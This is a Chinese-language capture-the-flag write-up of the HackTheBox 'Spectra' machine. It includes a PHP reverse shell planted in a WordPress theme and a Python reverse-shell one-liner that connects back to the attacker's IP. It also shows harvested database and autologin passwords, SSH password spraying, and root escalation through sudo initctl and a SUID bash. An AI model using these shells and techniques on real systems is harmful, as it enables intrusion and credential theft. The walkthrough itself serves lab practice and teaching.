set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.15';
$port = 9900;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
```


使用 http 访问主题下的 `404.php` 成功获得一个会话shell：



```
┌──(root□ kali)-[/home/kali/hackthebox/Spectra/file]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.229] 37316
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7302P 16-Core Proce
 01:19:03 up  1:48,  0 users,  load average: 0.06, 0.09, 0.03
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
bash: cannot set terminal process group (5738): Inappropriate ioctl for device
bash: no job control in this shell
nginx@spectra / $
```


横向移动（Lateral Movement）

首先查看下 `/home` 目录，存在 `chronos` 、 `katie` 、 `nginx` 、 `root` 、 `user` ，当前会话是 `nginx` 用户，在 `katie` 用户目录下发现 user.txt ，暂时没有权限查看。



```
ls -lsa katie
ls -lsa katie
total 32
4 drwxr-xr-x 4 katie katie 4096 Feb 10 00:38 .
4 drwxr-xr-x 8 root  root  4096 Feb  2 15:55 ..
0 lrwxrwxrwx 1 root  root     9 Feb  2 15:55 .bash_history -> /dev/null
4 -rw-r--r-- 1 katie katie  127 Dec 22  2020 .bash_logout
4 -rw-r--r-- 1 katie katie  204 Dec 22  2020 .bash_profile
4 -rw-r--r-- 1 katie katie  551 Dec 22  2020 .bashrc
4 drwx------ 3 katie katie 4096 Jan 15 15:55 .pki
4 drwxr-xr-x 2 katie katie 4096 Jan 15 15:55 log
4 -r-------- 1 katie katie   33 Feb  2 15:57 user.txt
nginx@spectra /home $
```

通过执行 `$ nginx -t` 获得 nginx 配置文件路径：




```
nginx -t
nginx: [alert] could not open error log file: open() "/usr/local/share/nginx/logs/error.log" failed (13: Permission denied)
nginx: the configuration file /usr/local/share/nginx/conf/nginx.conf syntax is ok
2021/07/08 01:32:59 [emerg] 6069#0: open() "/usr/local/share/nginx/logs/nginx.pid" failed (13: Permission denied)
nginx: configuration file /usr/local/share/nginx/conf/nginx.conf test failed
nginx@spectra /usr $
```

在配置文件中获悉 Web 站点部署在 `/usr/local/share/nginx/html` 目录，在配置文件中获取MYSQL数据库连接账号密码：


```
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );
/** MySQL database username */
define( 'DB_USER', 'dev' );
/** MySQL database password */
define( 'DB_PASSWORD', 'development01' );
```

在系统根目录发现有一个 `developers` 组创建的 `/srv` 文件夹：




```
ls -lsa
total 108
 4 drwxr-xr-x  22 root root        4096 Feb  2 14:52 .
 4 drwxr-xr-x  22 root root        4096 Feb  2 14:52 ..
 4 drwxr-xr-x   2 root root        4096 Jan 15 15:54 bin
 4 drwxr-xr-x   4 root root        4096 Jan 17 20:10 boot
 0 drwxr-xr-x  15 root root        1980 Jul  7 23:31 dev
 4 drwxr-xr-x  63 root root        4096 Feb 11 10:24 etc
 4 drwxr-xr-x   8 root root        4096 Feb  2 15:55 home
 4 drwxr-xr-x   7 root root        4096 Feb 11 10:26 lib
36 drwxr-xr-x   6 root root       36864 Feb 11 10:26 lib64
16 drwx──────   2 root root       16384 Jan 15 15:52 lost+found
 0 drwxrwxrwt   2 root root          40 Jul  7 23:30 media
 4 drwxr-xr-x   4 root root        4096 Jan 15 15:53 mnt
 4 drwxr-xr-x  10 root root        4096 Feb  3 16:42 opt
 0 lrwxrwxrwx   1 root root          26 Jan 15 15:33 postinst → usr/sbin/chromeos-postinst
 0 dr-xr-xr-x 269 root root           0 Jul  7 23:30 proc
 4 drwx──────   6 root root        4096 Feb 11 10:27 root
 0 drwxr-xr-x  38 root root         900 Jul  8 01:19 run
 4 drwxr-xr-x   2 root root        4096 Feb 11 10:24 sbin
 4 drwxr-xr-x   2 root developers  4096 Jun 29  2020 srv
 0 dr-xr-xr-x  12 root root           0 Jul  7 23:30 sys
 0 drwxrwxrwt   2 root root         760 Jul  8 01:14 tmp
 4 drwxr-xr-x  11 root root        4096 Jan 15 15:53 usr
 4 drwxr-xr-x  10 root root        4096 Jul  7 23:30 var
nginx@spectra / $
```

在 `/srv` 文件夹中发现 `node.js` 脚本，内容为启动 http 服务绑定端口为 8081（本地监听）：




```
ls
nodetest.js
cat nodetest.js
cat nodetest.js
var http = require("http");

http.createServer(function (request, response) {
   response.writeHead(200, {'Content-Type': 'text/plain'});

   response.end('Hello World\n');
}).listen(8081);

console.log('Server running at http://127.0.0.1:8081/');
nginx@spectra /srv $
```

将 linpeas 传递至服务器，进一步对信息进行收集：



```
[+] Searching kerberos conf files and tickets
[i] https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88#pass-the-ticket-ptt
kadmin was found on /usr/local/bin/kadmin
klist execution
-rw-r--r-- 1 chronos chronos 369 Mar 12  2018 /usr/local/share/examples/krb5/krb5.conf
-rw-r--r-- 1 chronos chronos 369 Mar 12  2018 /mnt/stateful_partition/dev_image/share/examples/krb5/krb5.conf
tickets kerberos Not Found
```




```
[+] Finding passwords inside key folders (limit 70) - no PHP files
/etc/group-:password-viewers:!:611:kerberosd,shill
/etc/group:password-viewers:!:611:kerberosd,shill
/etc/init/autologin.conf:      passwd="$(cat "${dir}/passwd")"
/etc/init/autologin.conf:  passwd=
/etc/login.defs:# to use the default which is just "Password: ".
/etc/login.defs:#LOGIN_STRING          "'s Password: "
/etc/openldap/schema/samba.schema:      DESC 'Allow Machine Password changes (default: 0 => off)
/etc/openldap/schema/samba.schema:      DESC 'Force Users to logon for password change (default:
/etc/openldap/schema/samba.schema:      DESC 'Length of Password History Entries (default: 0 =>
/etc/openldap/schema/samba.schema:      DESC 'Maximum password age, in seconds (default: -1 => r
/etc/openldap/schema/samba.schema:      DESC 'Minimal password length (default: 5)'
```

发现一个可疑的 `autologin.conf` 文件，查看一下内容 `cat /etc/init/autologin.conf`：


```
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script
```

从脚配置中看到，会在 `/mnt/stateful_partition/etc/autologin` 、 `/etc/autologin` 目录中读取passwd文件中的密码。



```
tpm2
cat /etc/autologin/passwd
cat /etc/autologin/passwd
SummerHereWeCome!!
nginx@spectra /opt $ 
```

成功在 `/etc/autologin/passwd` 中发现新的密码： `SummerHereWeCome!!`
使用目前收集到的用户名和密码信息，进行ssh登录爆破：




```
┌──(root㉿kali)-[/home/kali/hackthebox/Spectra/file]
└─# cat users.txt passwords.txt                                                                    130 ✕
root
chronos
katie
nginx
user
devteam01
development01
SummerHereWeCome!!

┌──(root㉿kali)-[/home/kali/hackthebox/Spectra/file]
└─# cme ssh 10.10.10.229 -u ./users.txt -p passwords.txt
SSH         10.10.10.229    22     10.10.10.229     [*] SSH-2.0-OpenSSH_8.1
SSH         10.10.10.229    22     10.10.10.229     [-] root:devteam01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH         10.10.10.229    22     10.10.10.229     [-] root:development01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH         10.10.10.229    22     10.10.10.229     [-] root:SummerHereWeCome!! Bad authentication type; allowed types: ['publickey', 'keyboard-interactive'
]
SSH         10.10.10.229    22     10.10.10.229     [-] chronos:devteam01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH         10.10.10.229    22     10.10.10.229     [-] chronos:development01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH         10.10.10.229    22     10.10.10.229     [-] chronos:SummerHereWeCome!! Bad authentication type; allowed types: ['publickey', 'keyboard-interacti
ve']
SSH         10.10.10.229    22     10.10.10.229     [-] katie:devteam01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH         10.10.10.229    22     10.10.10.229     [-] katie:development01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH         10.10.10.229    22     10.10.10.229     [+] katie:SummerHereWeCome!!
```

`$ sshpass -p 'SummerHereWeCome!!' ssh katie@10.10.10.229`
成功登录katie用户拿到 user flag。

权限提升（Privilege Escalation）

在 katie 用户下继续运行 linpeas 进行信息收集，发现 `sudo -l` 下有对 initctl 的配置：




```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
```

> initctl - init 守护进程控制工具，允许系统管理员与 Upstart init 守护进程通信和交互。


```
katie@spectra /tmp $ sudo /sbin/initctl help
Job commands:
  start                       Start job.
  stop                        Stop job.
  restart                     Restart job.
  reload                      Send HUP signal to job.
  status                      Query status of job.
  list                        List known jobs.

Event commands:
  emit                          Emit an event.

Other commands:
  reload-configuration          Reload the configuration of the init daemon.
  version                       Request the version of the init daemon.
  log-priority                  Change the minimum priority of log messages from the init 
  show-config                   Show emits, start on and stop on details for job configura
  help                          display list of commands

For more information on a command, try `initctl COMMAND --help'.
```

在 `/etc/init` 中可以找到对自启动服务的配置信息，但需要具有 `developers` 组的身份才能编辑。



```
4.0K -rw-r--r-- 1 root root        671 Dec 22  2020 tcsd.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test1.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test10.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test2.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test3.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test4.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test5.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test6.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test7.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test8.conf
4.0K -rw-rw---- 1 root developers  478 Jun 29  2020 test9.conf
4.0K -rw-r--r-- 1 root root       2.6K Dec 22  2020 tlsdated.conf
```

查下组配置，目前我们的用户包含在 `developers` 组中。



```
katie@spectra /etc/init $ cat /etc/group | grep dev
netdev:!:408:
devbroker:!:230:
developers:x:20158:katie
katie@spectra /etc/init $ 
```


OK，我们现在只需要写一个配置然后用 `sudo initctl` 去启动运行即可。

```
#!/bin/bash
echo -e "description \"Test node.js server\"\nauthor      "katie"\n \nstart on filesyste
```

这里我直接获取 root flag 即可， 然后重新加载下配置在启动同名的 test 服务。


```
sudo /sbin/initctl reload-configuration
sudo /sbin/initctl list
sudo /sbin/initctl start test
```

可以看到，成功获取到了 root flag。



```
usb_bouncer stop/waiting
test start/running, process 130511
katie@spectra /tmp $ cat root.txt | wc -c
33
katie@spectra /tmp $ 
```

随后将 exec 后面的内容改成 `bash /tmp/test.sh` 运行就可以拿到 root shell：



```
ureadahead stop/waiting
usb_bouncer stop/waiting
test start/running, process 130779
katie@spectra /tmp $ cat /tmp/test.sh
#!/bin/bash
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.15",9900));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
katie@spectra /tmp $ 

                                                              ......

listening on [any] 9900 ...
id
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.229] 37488
spectra / # id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt | wc -c
cat /root/root.txt | wc -c
33
spectra / # 
```

> 复盘时看到还有一个更加简单的办法， `script` 里面直接给 `/bin/bash` 设置SUID权限也就是 `chmod +s /bin/bash` ，然后执行 `/bin/bash -p` ，瞬间拥有root shell。

参考

- https://www.cnblogs.com/solohac/p/4154181.html